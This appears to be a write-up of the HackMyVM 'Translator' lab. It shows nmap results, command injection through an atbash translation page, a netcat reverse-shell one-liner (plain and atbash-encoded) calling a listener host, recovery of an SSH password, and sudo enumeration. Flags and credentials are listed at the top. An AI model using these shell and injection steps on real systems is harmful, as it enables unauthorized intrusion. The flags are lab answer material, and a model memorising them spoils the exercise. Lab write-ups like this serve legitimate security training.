
translator

Hackmyvm: Translator



Creator sml
Level: Easy
Release Date: 2022-05-12

OS: Debian
Web-Technology:

IP: 192.168.1.83

Flag:
→ user flag : a6765hftgnhvugy473f
→ root flag : h87M5364V2343ubvgfy

USERS:
→ india
→ ocean

CREDENTIALS (ANY):
→ ocean : ayurv3d4

==

Community Attack Vectors (To-Try List):

==


NMAP RESULTS:

```
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 08:cf:50:b2:4f:41:43:c4:66:56:ce:96:b9:04:8c:77 (RSA)
|   256 40:b7:11:24:76:59:cd:e0:79:db:71:d1:39:29:d5:45 (ECDSA)
|_  256 44:64:ba:b8:52:4f:ca:00:dd:3e:c3:28:71:6f:77:76 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

==

Web Enumeration:

→ Found that page is translating the text in atbash.



HMV Translator


test

Click the "Submit" button to translate the text!

→

→ Output

→




```
192.168.1.83/translate.php?hmv=test%0D%0A
```

Translated to:
gvhg gvtg

→

→ Got the shell using



```
https://www.dcode.fr/atbash-cipher
```

ATBASH CIPHER

Cryptography › Substitution Cipher › Atbash Cipher

Results

RMTMPFMKFIFO…MPF

```
in /gnk/u;npurul /gnk/u;xzg /gnk/u|/yrm/hs -r
2>&1|mx 192.168.1.35 1234 >/gnk/u
```

Atbash Cipher - dCode

Tag(s) : Substitution Cipher

ATBASH DECODER

ATBASH MIRRORED CIPHERTEXT

```
wXlwv wvxibkg Zgyzhs
```

ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

ATBASH ENCODER

ATBASH PLAIN TEXT


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.1.35 1234 >/tmp/f
```

ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

Getting Started
Start
Parrot OS
Community
Documentation
CryptPad
Privacy
Pentest
Learn
Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'
BROWSE THE FULL DCODE TOOLS' LIST
Share
dCode and more
dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? Write to dCode!
USE HEBRAIC ALPHABET אבגדהוזחטיכלמנסעפצקרשת □
▶ DECRYPT ATBASH
See also: Writing in Reverse > esreveR — Mirror Writing — Mono-alphabetic Substitution — Affine Cipher — Caesar Cipher
Summary
Atbash Decoder
Atbash Encoder
What is Atbash cipl (Definition)
How to encrypt usi cipher
How to decrypt Atb cipher
How to recognize an Atba ciphertext?
Why is this cipher called 'Atbash'?
What are Atbash variants
When was Atbash invente
Similar pages
Caesar Cipher
Mono-alphabetic Substitu
ROT-13 Cipher
Affine Cipher
Mirror Writing
Feedback

→

→ Inputing that encoded string in input box and hit submit.



HMV Translator


```
in /gnk/u;npurul /gnk/u;xzg /gnk/u|/yrm/hs -r
2>&1|mx 192.168.1.35 1234 >/gnk/u
```

Submit

Click the "Submit" button to translate the text!

→

→




```
┌─[mrw@mrw]─[~]
└──╼ $nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.35] from (UNKNOWN) [192.168.1.83] 41428
/bin/sh: 0: can't access tty; job control turned off
$
```

→

FILES: /www/data/


→ hvxivg



```
www-data@translator:~/html$ ls
ls
hvxivg  index.html  translate.php
www-data@translator:~/html$ cat hv
cat hvxivg
Mb kzhhdliw rh zbfie3w4
www-data@translator:~/html$
```

→

→ Atbash decoded



Cryptography › Substitution Cipher › Atbash Cipher
Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'
BROWSE THE FULL DCODE TOOLS' LIST
Results
ATBASH DECODER
DECRYPT ATBASH

ATBASH MIRRORED CIPHERTEXT: Mb kzhhdliw rh zbfie3w4

ALPHABET: ABCDEFGHIJKLMNOPQRSTUVWXYZ

USE HEBRAIC ALPHABET אבגדהוזחטיכלמנסעפצקרשת □

```
Ny password is ayurv3d4
```

Atbash Cipher - dCode

Tag(s) : Substitution Cipher

→

→ Password : ayurv3d4


==

SSH: | ocean : ayurv3d4 |

→ Enumeration

---→ sudo -l


---→

---→ 

```
ocean@translator:~$ sudo -l
Matching Defaults entries for ocean on translator:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ocean may run the following commands on translator:
    (india) NOPASSWD: /usr/bin/choom
ocean@translator:~$
ocean@translator:~$
```

